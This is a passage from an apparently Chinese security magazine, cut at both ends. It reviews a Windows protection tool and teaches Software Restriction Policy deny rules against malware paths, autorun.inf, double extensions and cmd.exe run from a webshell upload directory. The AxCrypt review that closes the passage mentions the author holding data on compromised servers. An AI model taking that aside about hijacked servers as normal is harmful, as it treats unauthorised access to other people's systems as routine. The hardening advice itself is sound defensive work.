无法运行了。不过为了安全起见，最好对这个进行权限设置，这样病毒就无法轻易的更改了。

让木马病毒无用武之地
——墨者安全专家

两千两百多年前，强大的赵国攻击夹在赵燕之间的梁国，危难之际，一个其貌不扬的墨者“革离”率领梁城仅有的孺妇4000余平民，殊死抵御了赵国十万大军的攻击。两千两百多年后，一款名为“墨者安全专家”的工具也出现在了危机四伏的网络中，那么它又有什么绝活呢？

一、安全防护革离术

守城是墨者的长处，而墨者安全专家的绝活就在于一种全新的安全防护技术“革离术”，该技术创新了对关键资源进行控制的权限管理功能，比如注册表、文件、NTFS磁盘的权限智能分析和控制，系统底层驱动、系统钩子的安装的监控，以及启动项的加载和其它系统资源的监控和防护等。

二、墨者的安装使用

墨者安全专家是一款免费的安全软件，分为标准版和豪华版两种，其中豪华版除了包括墨者安全专家主程序外，还包括了趋势杀毒软件。我安装的是标准版，软件的安装非常简单，安装完成后就会自动重启系统。可惜的是，系统重新启动前软件并没有提醒用户，所以我们在安装前需要先把文件和正在进行的工作保存好，以免丢失。

重新启动系统后运行“墨者”，让我感到眼前一亮的是，“墨者”的操作界面非常有特色，界面由六角菱形组合而成，其中的安全功能组合包括：墨者安全评估、墨者革离术、终身免费杀毒、修复系统漏洞、上网隐私清除、网络防火墙以及安防问答等。“墨者”会自动检测系统中潜在的安全威胁，并且通过不同的安全级别来提醒用户。这时只需要点击“一键修复”按钮，“墨者”就可以轻松的修复这些存在的问题了，当然用户也可以根据不同的安全项目进行选择性修复，如图1。

我们来重点说一下墨者革离术，点击六角菱形中的“墨者革离术”图标来启用墨者的“革离术”防护措施，软件首先会对

磁盘的格式进行分析，如果发现磁盘分区不是NTFS格式时，需要先将系统从FAT32格式转换成NTFS格式才行，这样做的好处是可以使系统变得更加安全，如图2。点击“开启墨者革离术”按钮，如果当前管理员帐户名是Administrator，程序将提示需要创建安全用户，点击“确定”按钮并设置一个新的用户名和密码，如图3。如果除了Administrator管理员帐户外，还有其他已经存在的新建用户，也可以从已有的用户中选择一个作为安全用户。




图3




图1




图2

创建完帐户后，点击“确定”按钮程序将自动注销系统并重启，我们使用新建的“安全帐户”进行登录，如果安全帐户为墨者创建的新用户，程序将会自动检查是否同步了之前用户管理员帐户下的配置文件和桌面文件。程序会弹出需要转换权限提示，我们只需要点击确定按钮，等待一段时间后即可转换成功了，如图4。我对磁碟机、机器狗等恶性病毒进行了测试，发现墨者由于使用了常用权限和策略的加载，因此病毒无法将自身文件写入到系统目录、注册表等重要信息中，这样即使再厉害的病毒，也无用武之地了。




图4

三、墨者的全面兼容使用

在反病毒方面，墨者与目前常见的安全软件都能很好的进行兼容，并且提供了高权限给这些杀毒软件，这使得恶意程序无法通过篡改时间、结束进程等方法来恶意结束安全软件的进程而致使杀毒软件失效，从而保证了杀毒软件的正常运行。

对于常用的应用软件，墨者会提供智能的分析，给予相应的放行许可，只有当运行了高危险的程序，或者改动系统资源或者加载时，墨者才会出现相应的提示。在经过用户的安全确认后，必须通过鼠标右键里的 “以管理员权限运行”才能运行，所以在应用软件的正常使用和安装中，墨者不会对其它资源造成任何的影响和危害。

四、总结

总的来说，墨者的“革离术”使用的就是Windows系统本身的权限机制，自动而有效的拒绝有害文件的越权行为，而放过可信的常用安全软件。革离术的设置思路和Vista系统的UAC非常相似，所以不会像其它的防御方式那样有许多提示，同时也不会消耗系统资源，比较适合初级水平的计算机用户使用。

（文章中所涉及到墨者安全专家已经收录在光盘中）

文章难易度：☆☆
文章阅读点：利用软件限制策略来设置指定目录和程序的运行

使用软件限制策略——给Windows加个岗哨

BaseNet

不管木马病毒程序的危害性有多大，它们都属于系统以外的东西，要想实现其目的，首先就要在计算机上运行才行，我们使用软件限制策略在一定程度上就可以对木马病毒的运行起到限制作用，从而达到防范木马病毒的目的。

在“开始”—“运行”栏中输入secpol.msc打开本地安全策略，定位到“软件限制策略”，然后选择“操作”下的“创建软件限制策略”，如图1，此时在“软件限制策略”下就会多出“安全级别”和“其他规则”这两项，我们选中“其他规则”点右键，然后选择“新建路径规则”，这里就是发挥限制软件运行的地方了，如图2。在“路径”栏填写想要运行的程序，可以使用通配符和环境变量，比如%comspec%代表的就是c:\windows\system32\cmd.exe，在路径中可以设置物理路径也可




图1

以设置单个文件，物理路径的优先级要高于单个文件。在“安全级别”中有两个选项，一个是“不允许的”，使用该选项后，不管用户权限有多高，都不会运行在路径中我们添加的程序，另一个则是“不受限的”，使用该选项后，将根据用户的访问权限来运行软件，也就是说软件限制策略是在权限限制之前的一个限制。下面我举几个例子，来让大家看看它的实际应用。




图2

1、防止恶意svchost.exe进程

众所周知，WINDOWS的任务管理器只显示应用程序进程，而不会显示进程所对应的应用程序路径，svchost.exe默认的路径为c:\windows\system32\svchost.exe，很多恶意程序都会驻扎在c:\windows下，然后命名为svchost.exe，这样就实现了任务管理器下的进程隐藏。

我们在“其他规则”上点右键选择“新建路径规则”，在“路径”栏填写c:\windows\svchost.exe，在“安全级别”中选择“不允许的”，这样设置后不管c:\windows\svchost.exe的程序权限有多高，系统都不会执行它。

2、防止隐藏文件夹里的“猫腻”

上面的设置有一定的局限性，很多时候恶意程序会将自己隐藏在驱动器根目录下的Recycled和system volume information文件夹下，在这两个文件夹下其实并没有任何可执行程序，即便有的话在Recycled中也需要还原才行，而后者在一般默认状态下是不存在任何可执行程序的。

我们在“其他规则”上点右键选择“新建路径规则”，在“路径”栏中使用通配符并设置为“?:\recycled*.*c:\systenm volume information*.*”，将“安全级别”设置为“不允许的”，这样就不怕类似的文件夹中藏污纳垢了。

3、防止恶意程序玩“变脸”

有许多恶意程序都会给自己改个特殊的图标，然后将后缀名字设置为*.jpg.exe、*.txt.exe等，这时候我们可以在“路径”栏中直接输入文件名“*.jpg.exe”或者“*.txt.exe”等，然后将“安全级别”设置为“不允许的”就可以了。有时木马病毒程序会将字母o和数字0，以及字母l和数字1进行调换以达到迷惑用户的目的，使用上述的方法将该类文件，比如expl0er.exe的“安全级别”设置为“不允许的”后，也就不怕它们“变脸”了。

4、防止U盘病毒

随着可移动存储设备，特别是U盘的广泛使用，U盘病毒也变的疯狂起来，对于U盘病毒的防范方法有很多，在这里我推荐使用软件限制策略来进行防御，具体方法如下：在“路径”栏中输入“x:\autorun.inf”、“x:\recycled*.*”，将其“安全级别”设置为“不允许的”，x为可移动磁盘的盘符，如何不知道可移动磁盘的盘符，我们可以在CMD下输入**wmic logicaldisk where creationclassname="win32_logicaldisk" get caption,description**获取得到。如果有多个移动存储设备的话，就可以根据情况依次设置。在上面的“路径”栏中我们还可以设置为“?:\autorun.inf”、“?:\recycled*.*”以禁止任何驱动器下的autorun.inf文件的运行。

5、防止cmd随便运行

在WEBSHELL的操作中，经常要用到CMD，很多时候我们对注册表中的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor\autorun进行设置，已达到加密CMD的目的，有时候还会对CMD.exe进行权限设置，但是如果我们要经常使用CMD就有点不方便，这种情况下使用软件限制策略就再好不过了，在“路径”栏中输入web上传的目录，比如“d:\web\upfile\cmd.exe”，将“安全级别”设置为“不允许的”，这样就可以禁止该web目录下cmd.exe的运行了。

本文就不过多的举例了，大家只要灵活运用就可以，比如常用的goldsun提权文件，都可以进行这样的设置，我只是想提醒一下大家，在操作系统安全设置中不要忘记了系统自身所提供的安全组件。

文章难易度★★★
文章阅读点：加密软件AxCrypt的使用介绍

优秀的文件加密软件——AxCrypt

txcbg

由于平时爱测试一些木马，电脑偶尔中木马也是很正常的事，我开了Shadow Defender的完全影子模式，重启或关机后就没事了，但我担心的是在中木马后退出影子模式之前放马者通过木马的文件管理功能查看我电脑上的机密文件。我的电脑上保存了一些VIP软件的帐号信息、抓到的服务器肉鸡信息和我的个人信息，这些对我来说都是机密文件，我不想让别人看到。以前为了防止中着后被别人得到我的机密信息，每次开启Shadow Defender（或影子系统）的完全影子模式后都要先把我的那些机密文件删除后再测试木马、浏览可能被挂马的网站等（不用担心，删除的文件在重启或关机后会自动回来的），但每次都要先删除文件也确实有些麻烦，于是就想到了把那些机密信息加密，那使用什么软件好呢？那些只是把文件改个扩展名然后换个位置的所谓加密软件我就不考虑了，一个偶然的机会淘到了一款国外的非常著名的加密软件——AxCrypt，感觉它正好能满足我的要求，一个人用不如大家用，特推荐给各位朋友。

AxCrypt是在加密技术中获得五星级评价的一款加密软件，它是一款简单易用的免费加密软件，可以对任何文件加密，采用了AES-128算法进行加密，可以对硬盘或移动U盘上的数据

